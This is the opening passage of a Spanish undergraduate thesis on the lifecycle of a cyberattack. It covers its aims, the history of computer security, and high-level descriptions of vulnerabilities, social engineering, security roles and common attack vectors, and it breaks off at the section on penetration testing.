Universidad de Alcalá
Escuela Politécnica Superior

**Grado en Ingeniería de Tecnologías de Telecomunicación**

**Trabajo Fin de Grado**

# Ciclo de Vida de un Ciberataque: Ataque y Defensa

ESCUELA POLITECNICA SUPERIOR

**Autor:** Miguel Saz Dones

**Tutor:** Luis de la Cruz Piris

2022

# UNIVERSIDAD DE ALCALÁ

ESCUELA POLITÉCNICA SUPERIOR

**Grado en Ingeniería de Tecnologías de Telecomunicación**

**Trabajo Fin de Grado**

**Ciclo de Vida de un Ciberataque: Ataque y Defensa**

Autor: Miguel Saz Dones

Tutor: Luis de la Cruz Piris

**Tribunal:**

**Presidente:** Iván Marsá Maestre

**Vocal 1º:** Susel Fernández Melián

**Vocal 2º:** Juan Antonio Rodrigo Yanes

Calificación: .....

Fecha: .....

**A todos los que han estado y están conmigo.**

# Agradecimientos

*Por encima del dinero, del metal, de las perlas, las cosas tendrán siempre la importancia que tu quieras darlas.*

**— Charlie, Rocabeats 09**

En primer lugar, gracias a la Universidad de Alcalá por la oportunidad, a todos los profesores que han conseguido enseñarme algo y, en particular, a Luis, por aceptar mi proyecto y supervisar su desarrollo, además de ofrecerse a ayudarme con temas ajenos. También a Javier Macías Guarasa y al Departamento de Electrónica que, aunque probablemente no sepan quien soy, su proyecto de plantilla de LaTeX para trabajos universitarios me ha sido extremadamente útil para la realización del mío, y considero que es una gran ayuda para el estudiante. En general, agradezco todos los proyectos de código abierto que existen, en específico, los que he utilizado durante el desarrollo de este trabajo.

Quiero agradecer a mi familia el apoyo que me ha dado siempre. En especial a mis padres, que han invertido tanto dinero y esfuerzo en brindarme la oportunidad de cursar unos estudios que me servirán durante el resto de mi vida. Quiero agradecer a mi hermano Juan los consejos que me ha dado, pues son los más útiles que podría haber recibido. A mi hermano Pablo, por la ayuda que me ha prestado durante mi paso por la universidad, y su paciencia para responder las preguntas que le hago. A mi hermano Javier, que me demuestra cada día que no siempre hay que luchar contra lo adverso, a veces hay que aceptarlo y vivir. A Ariadna, que aunque no sea de mi sangre, es mi familia. Por último, al resto de mi familia y amigos, ojalá poder mencionarlos uno a uno, sin ellos estaría vacío.

# Resumen

Con la llegada de la era de la información, surgieron multitud de servicios que hacían uso de las tecnologías de telecomunicación para ser prestados. Desde el inicio, la ciberseguridad ha sido un tema importante en este ámbito, pues es la rama encargada de proteger la información manejada e intercambiada por los sistemas informáticos. Con el tiempo, se idearon distintos enfoques para encarar este problema, dando lugar a los planteamientos de seguridad ofensiva y seguridad defensiva. Este documento describe un estudio teórico sobre la ciberseguridad y sus enfoques más importantes, además de la posterior aplicación práctica de algunos de los métodos de seguridad ofensiva y seguridad defensiva expuestos de manera teórica, sobre un escenario sintético.

**Palabras clave:** Era de la información, ciberseguridad, sistemas informáticos, seguridad ofensiva, seguridad defensiva.

# Abstract

With the arrival of the information age, a multitude of services emerged that made use of telecommunication technologies to provide. From the beginning, cybersecurity has been an important topic in this area, since it is the branch in charge of protecting the information handled and exchanged by the information systems. Over time, different approaches were devised to deal with this problem, giving rise to the offensive security and defensive security approaches. This document describes a theoretical cybersecurity study and its most important approaches, in addition to the subsequent practical application of some of the methods of offensive security and defensive security exposed theoretically, in a synthetic setting.

**Keywords:** Information age, cybersecurity, information systems, offensive security, defensive security.

# Índice general

# Índice de figuras

# Índice de tablas

# Índice de listados de código fuente

# Lista de acrónimos

| | |
|---|---|
| API | Application Programming Interface. |
| ARPANET | Advanced Research Projects Agency NETwork. |
| BSQLI | Blind SQL Injection. |
| CCN | Centro Criptológico Nacional. |
| CERT | Computer Emergency Response Team. |
| CFAA | Computer Fraud and Abuse Act. |
| CISO | Chief Information Security Officer. |
| CNA | CVE Numbering Authority. |
| CSIRT | Computer Security Incident Response Team. |
| CSRF | Cross Site Request Forgery. |
| CVE | Common Vulnerabilities and Exposures. |
| CVSS | Common Vulnerability Scoring System. |
| CWE | Common Weakness Enumeration. |
| CWRAF | Common Weakness Risk Analysis Framework. |
| CWSS | Common Weakness Scoring System. |
| DDoS | Distributed Denial of Service. |
| DMZ | DeMilitarized Zone. |
| DNS | Domain Name Service. |
| GCMP | Galois/Counter Mode Protocol. |
| IDS | Intrusion Detection System. |
| IOT | Internet Of Things. |
| IPS | Intrusion Prevention System. |
| ISC | Information Security Culture. |
| ISECOM | Institute for Security and Open Methodologies. |
| LOPD | Ley Orgánica de Protección de Datos personales y garantía de los derechos digitales. |
| LUCIA | Listado Unificado de Coordinación de Incidentes y Amenazas. |
| NIST | National Institute of Standards and Technology. |

| | |
|---|---|
| OC | Organizational Culture. |
| OSSTMM3 | Open Source Security Testing Methodology Manual 3. |
| OWASP | Open Web Application Security Project. |
| RGPD | Reglamento General de Protección de Datos. |
| SIEM | Security Information and Event Management. |
| SQL | Structured Query Language. |
| SSH | Secure SHell. |
| SSL | Secure Sockets Layer. |
| TCP/IP | Transmission Control Protocol/Internet Protocol. |
| TLS | Transport Layer Security. |
| VPN | Virtual Private Network. |
| WPA3 | Wi-fi Protected Access 3. |
| XSS | Cross-Site Scripting. |

# Capítulo 1

# Introducción

*We're not in an information age anymore. We're in the information management age.*

— **Chris Hardwick**

La información es uno de los recursos más valiosos y valorados en la actualidad. La llegada de la era de la información ha supuesto un gran impulso a la importancia de esta, siendo utilizada por diferentes organizaciones y entidades con objetivos de distinto cariz, y todo esto gracias a la evolución de las telecomunicaciones. La creación de Internet y el desarrollo de las tecnologías de computación, constituyeron el primer gran paso en esta dirección, permitiendo el intercambio de datos de manera rápida y global[1].

En una sociedad tan ampliamente informatizada como es esta, existe un flujo continuo de datos sensibles y privados, manejados por servicios y organizaciones que deben garantizar un nivel de confidencialidad, integridad y disponibilidad suficiente, con el fin de protegerlos de posibles intentos de robo o destrucción. Estos son los pilares básicos de la ciberseguridad, esenciales en lo que al manejo de información se refiere, y sirven como apoyo a la evolución de la misma[2][3]. Según Oxford Languages, la ciberseguridad se define como: *"Conjunto de elementos, medidas y equipos destinados a controlar la seguridad informática de una entidad o espacio virtual"*[4].

En lo referente a la ciberseguridad, existen múltiples aspectos a tener en cuenta a la hora de establecer y mantener un sistema funcional y fiable dentro de una entidad, como por ejemplo la realización de controles de seguridad o la creación de puestos organizativos, dentro de la propia empresa, dedicados a este propósito[5]. Existen dos enfoques de la seguridad informática en los cuales se pueden agrupar todos estos importantes aspectos: la seguridad ofensiva y la seguridad defensiva[6][7].

La seguridad ofensiva ofrece la posibilidad de evaluar los servicios, infraestructuras y redes pertenecientes a una empresa u organización, desde un punto de vista próximo a como lo vería un ciberdelincuente que desea realizar un ataque a esta misma. El único objetivo de esta metodología de análisis es descubrir posibles puntos de entrada o de explotación presentes en el entorno, con la intención de solventarlos antes de que alguien pueda aprovecharlos para vulnerar la seguridad de la empresa. Para ello, se dispone de múltiples herramientas, documentación y personal operativo dedicado a la realización de estas pruebas[6].

La seguridad defensiva ofrece un planteamiento más clásico del problema. Agrupa todas aquellas medidas que se pueden tomar para el mantenimiento de la seguridad, las cuales ayudan tanto contra amenazas físicas como cibernéticas. También ofrece cobertura en el momento de reaccionar ante un posible ataque detectado, pues abarca la parte reactiva de la ciberseguridad, cuando es necesario responder ante una amenaza lo más rápidamente posible con la intención de mitigar al máximo el alcance de esta. Para ello, se cuenta con herramientas específicas, además de figuras organizativas y operativas cuyo objetivo es maximizar la eficacia de la protección[7].

En este trabajo de fin de grado se ha recreado el ciclo de vida de un ciberataque, desde el primer paso que da un ciberdelincuente, hasta el análisis posterior al incidente efectuado por los equipos de respuesta. Para ello, en primer lugar, se ha realizado en profundidad un estudio sobre los aspectos más importantes en el campo de la ciberseguridad. Con el objetivo de recrear con mayor realismo un posible ciberataque dirigido a una organización, se ha generado un escenario sintético que emule su red y equipamiento básico.

Tras este estudio inicial, se ha llevado a cabo un ejemplo práctico de ciberataque sobre el escenario mencionado, en el que se ha tomado el papel de ciberatacante, registrando todos y cada uno de los pasos realizados durante el proceso, entre los cuales se encuentra la creación de una herramienta para la explotación de una vulnerabilidad encontrada. Durante el proceso, se han ido analizando los resultados obtenidos tras cada etapa y se ha actuado en consecuencia. Tras la culminación del ataque, se ha evaluado la situación desde el punto de vista de un miembro de un equipo de respuesta ante incidentes informáticos, en busca de evidencias que aclaren la magnitud y peligrosidad del ciberincidente. De este modo ha finalizado el ciclo de vida del ciberataque y se han expuesto los resultados obtenidos.

# Capítulo 2

# Metodología y objetivos

*The first rule of Fight Club is, you don't talk about Fight Club.*

**— Tyler Durden, Fight Club**

## 2.1 Metodología

La realización del trabajo estará dividida en dos secciones principales. La primera de ellas abarca la parte documental, en la cual se llevará a cabo el proceso de obtención, clasificación y exposición de la información relacionada con la temática del proyecto. Se realizará este proceso en busca de información relativa a la seguridad informática y los dos grandes tipos en los que esta se puede clasificar: seguridad ofensiva y seguridad defensiva.

Este proceso de documentación tiene una doble finalidad: servir al autor como método de introducción en los distintos aspectos del tema central del trabajo, lo cual permitirá una posterior aplicación de los conocimientos teóricos adquiridos en un entorno real simulado, y funcionar como contexto para el lector del trabajo. Primero se realizará una introducción acerca de la seguridad informática, y posteriormente se expondrán los distintos recursos, guías o metodologías, figuras organizativas y operativas, y demás componentes propios de la seguridad ofensiva y defensiva.

La segunda parte del proyecto consistirá en la aplicación práctica de algunos de los conocimientos explicados en la etapa previa. Se realizará un ciberataque sobre un escenario concreto, el cual será premeditadamente vulnerable, que emulará a una red privada de una corporación. El ataque se desarrollará basándose en la utilización de recursos de uso libre disponibles para penetración en equipos informáticos. Por último, para completar el ciclo de vida del ciberataque, se procederá a evaluar la situación desde el punto de vista de un equipo de respuesta ante incidentes informáticos, examinando el escenario en busca de archivos, registros de *log*, y en general, pruebas que permitan dimensionar la magnitud del ataque y que ayuden a mitigarlo lo mejor y más rápidamente posible.

Por simplificar, no se implementarán todos los equipos presentes en el diagrama de red de la organización de la figura 2.1, sino que se utilizará un segmento de red perteneciente a esta, definido en un capítulo posterior, que servirá para mostrar el impacto que podría llegar a tener un ciberataque si lograse penetrar en una red corporativa de estas características.





Figura 2.1: Diagrama de red de la corporación.

## 2.2 Objetivos

El principal objetivo es la elaboración de un estudio completo del ciclo de vida de un ciberataque a través de una realización práctica, desde el momento en el que un ciberdelincuente decide perpetrar un ataque contra la red perteneciente a una compañía, hasta el instante en el que se detecta esta acción ofensiva y comienza el proceso de análisis y mitigación de la amenaza. Para su correcta consecución, este objetivo principal se ha desglosado en los siguientes objetivos secundarios:

- Descripción de algunos de los conceptos teóricos más importantes de la seguridad informática.
- Exposición de las principales causas de fallos de seguridad en los sistemas informáticos.
- Descripción detallada de los recursos y técnicas de seguridad ofensiva y defensiva orientadas a la protección de las organizaciones.
- Aplicación de técnicas y uso de herramientas de test de penetración en un escenario próximo a la realidad.
- Desarrollo e implementación de una herramienta para test de penetración para explotación de una vulnerabilidad *blind SQL injection*.
- Análisis reactivo de la magnitud de un ciberataque tras su detección.
- Evaluación global del ciclo de vida del ciberataque realizado.

# Capítulo 3

# Estudio teórico

*El papel lo aguanta todo.*

— **Dicho popular.**

## 3.1 Evolución histórica de la seguridad informática e Internet

Durante la década de los sesenta surge la idea de establecer una red de comunicaciones descentralizada que permite la conexión entre computadoras [8]. También en este periodo nace la teoría del intercambio de paquetes, parte fundamental del mecanismo de comunicación en Internet actualmente[9]. Por último, a finales de la década, sobre la Advanced Research Projects Agency NETwork (ARPANET), la red de computadores para uso militar, se transmite correctamente por primera vez un mensaje, dando como resultado la base que propició la creación del Internet moderno[10].

Poco tiempo después aparece el primer virus informático, el virus Creeper, que infecta la red de Digital Equipment Corporations[11]. Consecuentemente se crea el primer antivirus, Reaper, que tiene el objetivo de barrer el programa Creeper de los sistemas afectados[12]. En la década de los setenta ya se tiene constancia de diversas intrusiones en la red militar ARPANET, pero se le presta poca atención ya que la amenaza es mínima[13][14]. Además se comienza a trabajar en incorporar el cifrado a la pila de protocolos Transmission Control Protocol/Internet Protocol (TCP/IP), sin éxito[14].

Tras la estandarización del uso de la pila de protocolos TCP/IP en ARPANET, su uso se generaliza y comienza a crecer dando lugar a ARPA Internet, quedando finalmente con el nombre "Internet"[15][16]. Debido a esto, la gente entusiasta de la informática comienza a reunirse para compartir sus conocimientos. Muchos de estos grupos se dedican a la creación de virus, así como la elaboración de otras formas de ataque cibernético [14][17]. Debido a este incremento, la seguridad y la protección de datos de los usuarios de Internet cobran una mayor importancia, ejemplo de lo cual es la aprobación de la Computer Fraud and Abuse Act (CFAA)[18] en Estados Unidos.

En los años sucesivos, la complejidad y peligrosidad de los virus evoluciona, hasta el punto en que se crean ejemplares con intenciones más allá de demostrar las habilidades y conocimientos, capaces de manipular o destruir datos en los terminales infectados[17]. De manera paralela, el desarrollo de los antivirus experimenta un notable crecimiento, consiguiendo logros tales como la estandarización de estos, gracias a The Ultimate Virus Killer[19], o la creación de la primera compañía para el desarrollo de este tipo de programas, McAfee Associates, fundada por John McAfee en 1987[20].

Con el desarrollo de la *World Wide Web* y la aparición de las aplicaciones *web* y móviles, los negocios ya existentes y los nuevos emergentes se ven en la obligación de adaptarse a este nuevo contexto para poder mantenerse competitivos, ofreciendo servicios nuevos tales como el comercio *on-line* o servicios bancarios[21][22]. De este modo comienza a circular por la red una gran cantidad de información sensible y, por lo tanto, surge la necesidad de valorar la situación desde el punto de vista de la seguridad[23].

Así, poco a poco, se llevan a cabo importantes mejoras en este aspecto, como la creación y estandarización del protocolo HTTPS, mejorando el ya utilizado HTTP, añadiendo una capa de cifrado extremo a extremo para mantener la privacidad en el intercambio de mensajes[24][25], además de un gran avance en la regulación legal, con la aprobación del Reglamento General de Protección de Datos (RGPD) en la Unión Europea [26], y en los países miembros, leyes que aseguran el cumplimiento de este reglamento, como es el caso de España con la Ley Orgánica de Protección de Datos personales y garantía de los derechos digitales (LOPD)[27][28].

Las grandes empresas comienzan a invertir en seguridad, dando como resultado la creación de departamentos dedicados a este propósito, y puestos organizativos encargados de velar y proteger la información de posibles ataques y fugas de datos, como el Chief Information Security Officer (CISO)[29][30]. Con esta misma finalidad surgen las empresas dedicadas a ofrecer servicios de consultoría de ciberseguridad[31], así como adquieren más importancia las figuras operativas, los equipos de *pen-testing* o *hacking* ético[32], y los Computer Emergency Response Team (CERT)s[33] [34].

## 3.2 Seguridad informática

La ciberseguridad, o seguridad informática, se trata del área encargada de proteger la infraestructura computacional de ser vulnerada, lo que podría provocar tanto fugas de información y daños al *software*, al *hardware* o a los datos, como denegación de los servicios que provee[5]. Se encuentra en constante expansión, ya que esta es paralela a la evolución de las redes y los sistemas de computadores, ejemplo de lo cual es la importancia que han cobrado tecnologías tales como los *smartphones*, el Internet Of Things (IOT), etc., y en general dispositivos que hacen uso de la telecomunicación para ofrecer nuevas posibilidades[35]. Los pilares fundamentales de esta son la confidencialidad, la integridad y la disponibilidad, siendo esencial su cumplimiento para poder considerar a un sistema seguro[2][3]:

- **Confidencialidad.** Es la propiedad de la información que garantiza que esta tan solo es accesible por un usuario autorizado a acceder a dicha información.
- **Integridad.** Garantiza la exactitud de los datos transportados o almacenados y asegura que estos no han sido dañados, modificados o perdidos.
- **Disponibilidad.** Es la capacidad que tiene un servicio, sistema o información, de ser accesible cuando se requiera.

### 3.2.1 Vulnerabilidades

La mayoría de los programas informáticos no se mantienen inalterados una vez son diseñados y lanzados, sino que a la vez que una versión, estable o no, es publicada, se sigue trabajando en ellos añadiendo nuevas funcionalidades y realizando correcciones que serán aplicadas en lanzamientos de versiones posteriores, o actualizaciones[36][37]. Aquí es donde entran en juego las llamadas vulnerabilidades del *software*. Estas son fallos de seguridad en el diseño, la implementación o la ejecución que permiten realizar un uso del programa para el que no ha sido ideado, pudiendo llegar a comprometer al sistema que lo ejecuta si son explotadas de la manera adecuada[38]. Según el Instituto Nacional de Tecnologías de Telecomunicación de España, una vulnerabilidad queda definida por los siguientes cinco factores[38]:

- **Producto.** El conjunto de productos a los que afecta, ya sean versiones de un mismo programa, una única versión, o aplicaciones distintas que compartan un mismo fallo. Ej.: una vulnerabilidad presente en el núcleo del sistema empleado por varias distribuciones de Linux.
- **Dónde.** El módulo exacto en el que se localiza la vulnerabilidad, la configuración concreta que la permite, o si esta se encuentra en la parte intrínseca del programa. Ej.: la vulnerabilidad CVE-2021-44228 de la biblioteca Log4j de Apache escrita en lenguaje Java.
- **Causa y consecuencia.** El origen del problema, el fallo técnico cometido para que se haya dado la vulnerabilidad, y las consecuencias que podría o que ha provocado. Ej.: la falta de sanitización de la entrada de texto de un formulario *web* (causa) que provoca una posible inyección de código (consecuencia).
- **Impacto.** Define lo que puede conseguir un atacante que explote una cierta vulnerabilidad. La gravedad de la vulnerabilidad depende en gran medida de este punto. Ej.: un sistema que permita el envío de paquetes ICMP puede ser víctima de un ataque *smurf* que acabe provocando una denegación de servicio.
- **Vector de ataque.** Es la forma que tiene el atacante de explotar la vulnerabilidad. Ej.: enviar un enlace de una página *web* maliciosa a una víctima que utilice una versión vulnerable de un navegador.

### 3.2.2 Ingeniería social

Sin embargo, los puntos de entrada no solo pueden encontrarse en las vulnerabilidades del código de las aplicaciones. De hecho, uno de los vectores de ataque más comunes es la ingeniería social[39]. Consiste en la manipulación de un usuario legítimo con un fin, como puede ser el de obtener información o acceso a un sistema[40][41]. Estas prácticas pueden ir desde realizar una llamada o enviar un correo electrónico haciéndose pasar por un empleado de una empresa en la que confía la víctima, a rebuscar en la basura que desecha para obtener información que a priori puede parecer irrelevante, pasando por encuentros cara a cara en los cuales las habilidades sociales del perpetrador, el ingenio, la elocuencia e incluso la seducción juegan un papel clave[42][43]. Algunos de las técnicas de ataque de ingeniería social más recurrentes son[44]:

- ***Baiting.*** Consiste en dejar en un lugar visible para la víctima un cebo que le llame la atención, como una memoria USB, con un programa malicioso en su interior camuflado como una imagen, o como un documento, por ejemplo con alguna etiqueta atractiva como “confidencial”. De esta manera es aprovechada la curiosidad de la víctima para que sea ella misma la que introduzca el código malicioso en su propio sistema.

- ***Phishing.*** El ingeniero social suplanta la identidad de alguna institución de confianza para la víctima (una entidad bancaria, una compañía de telefonía, etc.), enviándole un mensaje solicitando datos con algún pretexto. Los datos obtenidos pueden ser de alto riesgo, como las credenciales de la víctima, o menos críticos pero aún así peligrosos en malas manos, como información personal que podría ser empleada para algún otro tipo de ataque más elaborado. Existen diversas técnicas de *phishing*, siendo la más típica a través del correo electrónico.
- ***Vishing.*** Consiste en lo mismo que el *phishing*, pero en este caso el ingeniero social realiza el ataque a través de una llamada telefónica, permitiendo así una mayor cercanía con la víctima que, dependiendo de la elocuencia del atacante, puede resultar más efectiva.
- ***Email hacking and context spamming.*** Es más probable que una persona haga clic en un enlace que alguien que conoce le ha enviado, y si encima se trata de un tema atractivo para ella, lo es todavía más. En esto consiste este tipo de vector de ataque. Si de alguna manera un atacante consigue suplantar la identidad de un conocido de la víctima objetivo, ya sea porque este ha sido víctima también o porque, por ejemplo, consigue una dirección de correo electrónico parecida, podrá enviar un mensaje malicioso personalizado para el objetivo, teniendo así muchas más posibilidades de hacer efectivo el ataque.
- ***Quid pro quo.*** El atacante promete algo a la víctima a cambio de que esta le entregue otra cosa, normalmente información, credenciales, métodos de pago, etc., resultando en una estafa. Puede estar relacionado con otros vectores de ataque, como con el *email hacking*.

Es por esta razón que en el ámbito empresarial, y a decir verdad, en cualquier ámbito, es importante educar al empleado en la llamada Information Security Culture (ISC), ya que la falta de concienciación supone la mayor amenaza para la seguridad de la información[39]. La ISC comprende todos los patrones de comportamiento en una organización que contribuyen a la protección de información de cualquier clase y está estrechamente relacionada con la Organizational Culture (OC)[39][45]. Por esta razón surgieron ciertos *frameworks*, o sistemas, que buscaban este objetivo, como el Detert et al. (2000)'s *framework*[45], en el cual se hace hincapié en la relación entre la OC y la ISC. Según el estudio "Information Security Culture from Analysis to Change"[46], la ISC debe estar en constante mejora y mantenimiento, y sugieren estos cinco pasos cíclicos para gestionarla correctamente, representados en la figura 3.1:

1. **Pre-evaluación.** Para identificar el nivel de conciencia de la seguridad de los empleados, además de analizar la política de seguridad actual de la empresa.
2. **Planificación estratégica.** Para elaborar un mejor programa de concienciación. Se deben establecer objetivos claros y agrupaciones de empleados en función de su nivel de felicidad y compromiso con la política de seguridad.
3. **Planificación operativa.** Establecimiento de una buena ISC a través de la comunicación interna y la participación de los empleados en el programa de concienciación.
4. **Implementación.** Para su desarrollo correcto debe ser dividida en cuatro etapas:
   (a) Compromiso de los directivos.
   (b) Comunicación con los miembros de la organización.
   (c) Cursos para todos los miembros de la organización.
   (d) Compromiso de los empleados.
5. **Post-evaluación.** Para obtener una valoración final del proceso de implementación.


Figura 3.1: Diagrama del ciclo de mantenimiento de la ISC.

### 3.2.3 Figuras ejecutivas

Tal y como se ha visto, en una empresa es importante fomentar la ISC para minimizar las fugas de datos causadas por la falta de atención a la seguridad de la información. Dentro del esquema empresarial se encuentran multitud de figuras ejecutivas encargadas de mantener este y otros aspectos de seguridad, tecnologías y gestión de objetivos de la empresa[47]. Todas estas responsabilidades, además de otras cuestiones, se definen a la hora de elaborar el Plan Director de Seguridad de la organización[48]. Según el Instituto Nacional de Ciberseguridad de España, algunos de los roles ejecutivos más conocidos e importantes son los siguientes[47], cuyo esquema de organización puede verse en la figura 3.2:

- **CEO (Chief Executive Officer).** Se trata del director ejecutivo, el cargo más alto dentro del organigrama de la organización y es el responsable de las acciones que se llevan a cabo dentro de la empresa. Su función principal es la de supervisar que la estrategia llevada a cabo cumpla los objetivos planificados. Con la actual importancia que tienen las tecnologías de la información, el puesto de CEO está muy relacionado con el del CIO.
- **CIO (Chief Information Officer).** Es el director de tecnologías de la información. Su función básica es la de asegurarse de que las estrategias de la empresa estén alineadas con la tecnología de la información para lograr los objetivos de la organización. Además se encarga de mejorar, gestionar el riesgo, y controlar el coste de la infraestructura de los sistemas de tecnologías de la información.
- **CSO (Chief Security Officer).** El responsable de la seguridad de la organización. En organizaciones pequeñas puede coincidir con el rol de CISO, sin embargo, su rol está más enfocado a la seguridad en general que a la de la información.
- **CTO (Chief Technology Officer).** Tiene un rol similar al CIO, pero más técnico. Su responsabilidad principal es la gestión diaria de las tecnologías de la información.
- **CISO (Chief Information Security Officer).** Se trata del director de seguridad de la información. Su función principal es la de alinear los objetivos de la entidad empresarial con la seguridad de la información. Así queda garantizado que la información de la empresa está protegida en todo momento. Además es el responsable del Computer Security Incident Response Team (CSIRT) de la organización.





Figura 3.2: Organigrama completo de los principales roles en ciberseguridad.

### 3.2.4 Principales vectores de ataque

Como ya ha quedado claro, un vector de ataque es la forma que tiene un atacante de aprovecharse de una determinada vulnerabilidad[38]. Hay infinidad de maneras de explotar estos fallos, tantas que sería imposible abarcar todas en este proyecto. Sin embargo, muchos de ellos se pueden clasificar en una selección de vectores de ataque más comunes[49]:

- **Credenciales comprometidas.** El uso de usuarios y contraseñas sigue siendo el método más común de autenticación, por lo que es un riesgo, ya que las credenciales pueden quedar comprometidas debido a una fuga de datos, o por otras razones. Es doblemente crítico si tenemos en cuenta que hoy en día muchos usuarios emplean contraseñas recurrentes en distintos servicios *web* con el fin de recordar mejor las credenciales.

- **Credenciales débiles.** Muy relacionado con el punto anterior, a día de hoy muchos usuarios de internet emplean contraseñas débiles que son fáciles de recordar, pero que pueden suponer un peligro debido a la previsibilidad de las personas al elegir sus claves (fechas, nombres de mascota, etc.).

- **Empleados maliciosos.** En alguna ocasión, los empleados descontentos pueden exponer datos privados, o divulgar información sobre vulnerabilidades específicas de la empresa.

- **Falta o debilidad de encriptación.** La encriptación es un elemento clave a la hora de transmitir o almacenar la información sensible de manera segura, sirviendo para evitar ciertos tipos de ataque como los de *Man-in-the-Middle* (Hombre en el Medio). Cualquier servicio de confianza debería contar con una encriptación robusta.

- **Aprovechamiento de una mala configuración.** Malas configuraciones en servicios *web*, como no filtrar los tipos de archivos que se permiten subir en un formulario, pueden provocar una brecha importante de seguridad, ya que estos se encuentran en la parte pública y son accesibles a través de Internet.

- ***Phishing.*** Como ya hemos explicado anteriormente, consiste en la obtención de información de una víctima a través de la suplantación de identidad, normalmente de una entidad de confianza.

- **Ataques de fuerza bruta.** Son ataques de prueba y error. Se emplean listas de palabras para tratar de averiguar las credenciales de un usuario realizando intentos continuamente, hasta obtener las credenciales. Son más efectivos cuando la contraseña es débil, o si se ha obtenido información de la víctima a través de otros métodos como el *phishing*.

- **Ataque Distributed Denial of Service (DDoS).** Ataques distribuidos de denegación de servicio. Al igual que los ataques de denegación de servicio tradicionales, estos buscan inhabilitar un servidor, servicio o infraestructura, saturándolos para que quede inaccesible, o para que no pueda responder al tráfico legítimo. Sin embargo, un DDoS realiza las peticiones que causan la denegación de servicio de manera distribuida desde distintos puntos de la red.

- **Inyección SQL.** Structured Query Language (SQL) es un lenguaje empleado para realizar consultas a bases de datos. Comúnmente los sistemas de autenticación de las páginas *web* se realizan de esta manera, además de otras posibles funcionalidades de la *web*, solicitando los datos del usuario a través de un formulario. Si esta entrada de datos no se filtra correctamente el usuario podría inyectar sentencias SQL, a través de distintas técnicas, para obtener información de la base de datos.

- **Troyanos.** Son *malwares* los cuales tratan de hacer creer a la víctima que son programas legítimos.

- **Cross-Site Scripting (XSS).** Consiste en la inyección de código malicioso a un sitio *web*, por ejemplo a través de un comentario en un foro, el cual no afecta a la seguridad del servidor *web* en sí, sino a los usuarios que la visiten.

- **Secuestro de sesión.** Los sistemas actuales de autenticación normalmente funcionan de tal forma que, una vez se ha accedido a una cuenta, se proporciona una *cookie* para que no se tenga que realizar continuamente la autenticación. Si un atacante logra hacerse con esa *cookie*, es posible que pueda acceder a la cuenta de usuario.

- **Ataques de Hombre en el medio.** En este tipo de escenarios, el atacante se sitúa en el medio, entre la víctima y el servicio con el que esta quiere comunicarse. Mediante otras técnicas, el agresor consigue hacer que todo el tráfico que se genera entre víctima y servicio pase a través de él. Si la comunicación extremo a extremo no está cifrada, el atacante podrá ver en claro, e incluso modificar, el contenido de los mensajes, pudiendo de este modo acceder, por ejemplo, a las credenciales del usuario. Es especialmente típico en redes WiFi públicas.

- **Proveedores de terceros.** Debido al aumento de la subcontratación, los proveedores representan un riesgo de seguridad para los datos de sus clientes. Algunas de las brechas más notables fueron causadas por terceras partes.

Habiendo visto ya la variedad y peligrosidad de los riesgos a los que se enfrenta una sociedad informatizada como la actual en cuanto a ciberseguridad se refiere, ha llegado el momento de presentar algunas de las distintas técnicas, herramientas y personal del que disponen las organizaciones para estar preparadas ante posibles amenazas y que estas tengan el menor impacto posible, con el objetivo de evitar de antemano las que se pueda, y tratando de recuperarse lo más rápidamente posible de las que se hagan efectivas.

## 3.3 Seguridad Ofensiva

El término "seguridad ofensiva" hace referencia a aquellas prácticas que consisten en evaluar un *software* o sistema mediante técnicas ético-ofensivas de *hacking* con el fin de exponer posibles vulnerabilidades presentes en la infraestructura para que posteriormente puedan ser corregidas[6]. Existen diversas figuras relacionadas con esta función, como los *pentesters* o los *red teams*, siendo estos los encargados de ponerse en el papel de un ciberdelincuente que trata de penetrar en un sistema, disponiendo de múltiples herramientas específicas para ello[50][51]. Pueden tratarse de miembros propios de la empresa, cuya función es específicamente esa, pero también existen organizaciones dedicadas a realizar auditorías de ciberseguridad a otras entidades.

### 3.3.1 Test de penetración

